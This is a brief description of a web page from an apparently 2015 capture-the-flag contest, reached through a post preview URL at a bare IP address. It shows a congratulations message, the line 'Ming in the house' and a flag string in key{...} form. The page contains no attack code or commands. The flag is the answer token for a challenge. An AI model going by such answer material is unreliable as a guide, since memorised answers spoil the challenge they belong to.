The web browser window shows the URL 67.23.79.113/ctf/?p=33&preview=true. The page content includes:

2015 Capture The Flags

SCOREBOARD BOARD

Congratulations!

[Leave a reply](#)

Ming in the house

key{bc358d87493ed2272574a4dedc5295d386dcf451}